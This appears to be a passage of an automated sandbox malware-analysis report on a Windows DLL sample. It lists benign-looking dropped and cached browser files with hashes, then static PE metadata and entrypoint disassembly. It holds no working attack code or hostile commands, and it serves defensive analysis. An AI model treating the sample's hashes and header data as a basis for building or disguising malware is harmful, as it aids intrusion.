Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x7158e55c,0x01d742e1</date><accdate>0x7158e55c,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x7158e55c,0x01d742e1</date><accdate>0x7158e55c,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.148837651421818
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwiKTnWimI002EtM3MHdNMNxhGwiOVovnWimI00Ob8K075EtMb:2d6NxQhKTSZHKd6NxQh6ovSZ7YKajb
MD5:	5C298F81FCAA04216F2530A930C37C4C

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
SHA1:	EFB52CE883A164586E257FAAF3A856BA5DDED7E9
SHA-256:	D6328A3A011DC121B2DDEE6990E09E61AA0FB2843B49B434E7F98888FA446ECA
SHA-512:	7D66B8D68733D77F8742D567C54658A7FECEA50C5FA345A5F17D3BE9C6CDF9DB61AFED7A48EF9CDEC8454290714E9CE8B924F65FC5F7690C86BFC19DD5B16EA
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x715da995,0x01d742e1</date><accdate>0x715da995,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x715da995,0x01d742e1</date><accdate>0x71600bb4,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.126476726885286
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n40vnWimI002EtM3MHdNMNx0n40vnWimI00ObxEtMb:2d6Nx0BSZHKd6Nx0BSZ7nb
MD5:	EDAB3B2A7ECCB41CCE5AAD1579CBF606
SHA1:	061A0A2FF59DDE6EA3BC1580B0C3FA75A280C5AC
SHA-256:	DB7D20BFC9C332DA8CE7A739B9F7D1493653B79E58E9EA7FD175C0B3F435BFAF
SHA-512:	8BEBD19A90E6FD4CCD836B7E0B17EE5AF72A54054E368E644005A2CAB626FA944D18D3AEDD8E1C31E26194A442940CC61986F6B16268EF1012616ABA95D8DC3
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x715b4756,0x01d742e1</date><accdate>0x715b4756,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x715b4756,0x01d742e1</date><accdate>0x715b4756,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin202591677780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.163597157714972
Encrypted:	false
SSDEEP:	12:TMHdNMNxx40vnWimI002EtM3MHdNMNxx40vnWimI00Ob6Kq5EtMb:2d6NxLSZHKd6NxLSZ7ob
MD5:	85B9BA302AE9A93C54D180E68D8A552A
SHA1:	7025EB7E210B19C2E43923A36946A4848CEF1D00
SHA-256:	1B9C786934EE484BB1507D312E47F432C14214BDDFDE8FDC71E97CF04DF06023
SHA-512:	3F89BA55B049CCA25347DDE871397B6EE129D4D1C333F969E953AFF5B1491DA5AECCD9A8278D07B21480BBB4F565D7BFEC28793F41B209BCA2CCE29C6B4B1E7
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x715b4756,0x01d742e1</date><accdate>0x715b4756,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x715b4756,0x01d742e1</date><accdate>0x715b4756,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.147855963240122
Encrypted:	false
SSDEEP:	12:TMHdNMNxcRnWimI002EtM3MHdNMNxcRnWimI00ObVEtMb:2d6NxQSZHKd6NxASZ7Db
MD5:	32E994F553E905D3DB22776733CD0503
SHA1:	48A028162646914C352E3F3128C1E7F6A817759A
SHA-256:	A2CB11D8383E13C6A48AEBE325305DA8AF12AD2FEE3E53AAD88E987B34D91C3C
SHA-512:	9EA27FFC7DEC62E48F7B83EE93837BA164A00C4C7F41434005114ED66316E8D3C4DABA219CA9C32A36B73D3098BCDA79C9C03747665EDD74748145597CFC65D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x7156829e,0x01d742e1</date><accdate>0x7156829e,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x7156829e,0x01d742e1</date><accdate>0x7158e55c,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.086656438816332
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnxnWimI002EtM3MHdNMNxfnxnWimI00Obe5EtMb:2d6NxZSZHKd6NxZSZ7ijb
MD5:	39781118704E21F48B01A11FAF1889BD
SHA1:	B82B63515994B9D8937D11C08305DF7B82F75991
SHA-256:	319D945105F64E310DC748941AEB5353E5E03CE9B23874FA2183385FBD85BA97
SHA-512:	76C3EFF22C2673A0A5C4151E3F12F49AA63E190051D488F4DB4912BAD25692231E4678A7F00A2E48E637320D24E53B3D19A40936FA571D31155660736F68C59D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x7158e55c,0x01d742e1</date><accdate>0x7158e55c,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x7158e55c,0x01d742e1</date><accdate>0x7158e55c,0x01d742e1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG........IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. ..[U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\info_48[1]	
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0.."/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v...:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.".. ....}l$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a... .N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;.,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....l..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\background_gradient[1]	
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg
Preview:	.....JFIF.....d.d.....Ducky.....P.....Adobe.d..... ....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	89
Entropy (8bit):	4.516252432360235
Encrypted:	false
SSDEEP:	3:oVXUWTFUKftd4T498JOGXnEWTFUKf3IZun:o9UcVftdU49qEcVf4g
MD5:	BCD1C7004F306795816D1E05C4A0BCED
SHA1:	1876D5B051CB27B8F21A670CACA23F435E4D3233
SHA-256:	A8AA6263291901BA6AA6AC989E76B1459E3E45F77BB92AEF4A67E340CF5E2851

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
SHA-512:	21EAA3DF5E9D4157D1F4149F3EEF871093495F67CAD75BF002339D511EB2C43D7F6D558AE99C3A02F76526E88739143AA3CC4F9935E45856B3460C8C559960D0
Malicious:	false
Preview:	[2021/05/06 18:36:14.588] Latest deploy version: ..[2021/05/06 18:36:14.603] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF71AFC16E996A3DCA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40105
Entropy (8bit):	0.6615204351898638
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+QWMNWTJkz+3TJkz+3EJkz+3R:kBqoxKAuqR+QWMNWTfDf0fh
MD5:	1361DBCE93EE04C042C4C4CCD1A532C4
SHA1:	7307943A6F9A92F97A11C8F2D1DAD9C776C2B80D
SHA-256:	4EA598F7369159271B7CE55DBF1D9F7A1DE10AA99507A63376EB8C56C7BA50A8
SHA-512:	2AEAAF7A352723BFF7F52408DC610B99165FC5A80307B352A32CC323685D399A3013F47683DECCB2F6C00761009EF4AE3547D458CCFEF8A1E7DDA46C4A560FEF
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DF8CF38F8205796A33.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4095497570778211
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loQF9loY9lW5LdLMUP:kBqoIjV5LdYUP
MD5:	1BA428B1FFA2F54EA7D2A3395C21C13B
SHA1:	B8863FB1D9D8CC29226F4101FE8E12BCC41C9D33
SHA-256:	694ECED7FACACEE4BD8D561B86275DA9D2BDCD97EF97E71E6C779ADE017C068F
SHA-512:	2B5CAF0E67B0D6F395BE6BD95EF9E433FB6559F00943F8E4681B45AC58387AF6140E6DEE925DBCEA200C96F8FDF256C5E91D7A2FA97EB8B01AFD62D8D6169F1D
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.4676770958554455
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	6a76e615_by_Libranalysis.dll
File size:	871936
MD5:	6a76e615a7997fc04e3003ce16c9bc3d
SHA1:	90d82c7e8a3f2d3c4ec8e4542605eafbcb07bf95
SHA256:	f9f77f992f0c7bf8ec0a39acdac1a343f6418e50510db1f92347d5270d0ab9ab
SHA512:	b132a87d0c5391049d57f8cf3448a86b5f69822b2dfa51e99235ed497fa25b981664d8545e6d34c12f46cb39835f6b324198fb12de45a9e8588a83d2afb4e595

General

SSDEEP:	12288:KO2UqKIpQyBwBJpU4OpQHXi/AfBC0arX3kHcWlNyZaH/3LYwVe5xd2hx:Z920HS/Aff0yNNyZu3LTeW
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5...q...q...q...V*..r...o.G.s.....B.s...o.A.t...o.W.....o.P.v...V*..}...q.....o.^.|...o.F.p...o.@.p...o.E.p...Richq.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x102c580
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE
Time Stamp:	0x4BBB12A1 [Tue Apr 6 10:53:21 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	973489e8c974fff7f93fb4970ed9b5a2

Entrypoint Preview

Instruction
mov edi, edi
push ebp
mov ebp, esp
cmp dword ptr [ebp+0Ch], 01h
jne 00007F81D0E548E7h
call 00007F81D0E6CA25h
mov eax, dword ptr [ebp+10h]
push eax
mov ecx, dword ptr [ebp+0Ch]
push ecx
mov edx, dword ptr [ebp+08h]
push edx
call 00007F81D0E548F4h
add esp, 0Ch
pop ebp
retn 000Ch
int3
int3
int3
int3
int3
int3
int3
int3
mov edi, edi
push ebp
mov ebp, esp
push FFFFFFFEh

Instruction
push 010C84C8h
push 0103B300h
mov eax, dword ptr fs:[00000000h]
push eax
add esp, FFFFFFE8h
push ebx
push esi
push edi
mov eax, dword ptr [010CBE20h]
xor dword ptr [ebp-08h], eax
xor eax, ebp
push eax
lea eax, dword ptr [ebp-10h]
mov dword ptr fs:[00000000h], eax
mov dword ptr [ebp-18h], esp
mov dword ptr [ebp-1Ch], 00000001h
cmp dword ptr [ebp+0Ch], 00000000h
jne 00007F81D0E548F2h
cmp dword ptr [010D03F8h], 00000000h
jne 00007F81D0E548E9h
xor eax, eax
jmp 00007F81D0E54A33h
mov dword ptr [ebp-04h], 00000000h
cmp dword ptr [ebp+0Ch], 01h
je 00007F81D0E548E8h
cmp dword ptr [ebp+0Ch], 02h
jne 00007F81D0E54936h
cmp dword ptr [01094090h], 00000000h
je 00007F81D0E548F7h
mov eax, dword ptr [ebp+10h]
push eax
mov ecx, dword ptr [ebp+0Ch]
push ecx
mov edx, dword ptr [ebp+08h]
push edx
call dword ptr [01094090h]
mov dword ptr [ebp-1Ch], eax
cmp dword ptr [ebp-1Ch], 00000000h
je 00007F81D0E548F6h
mov eax, dword ptr [ebp+10h]
push eax
mov ecx, dword ptr [ebp+0Ch]
push ecx
mov edx, dword ptr [ebp+08h]
push edx
call 00007F81D0E6464Bh

Rich Headers

Programming Language:	• [C] VS2008 build 21022 • [LNK] VS2008 build 21022 • [C] VS2005 build 50727 • [ASM] VS2008 build 21022 • [IMP] VS2005 build 50727 • [RES] VS2008 build 21022 • [C++] VS2008 build 21022 • [IMP] VS2008 build 21022 • [EXP] VS2008 build 21022

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0xca650	0x48	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc98e8	0x64	.rdata
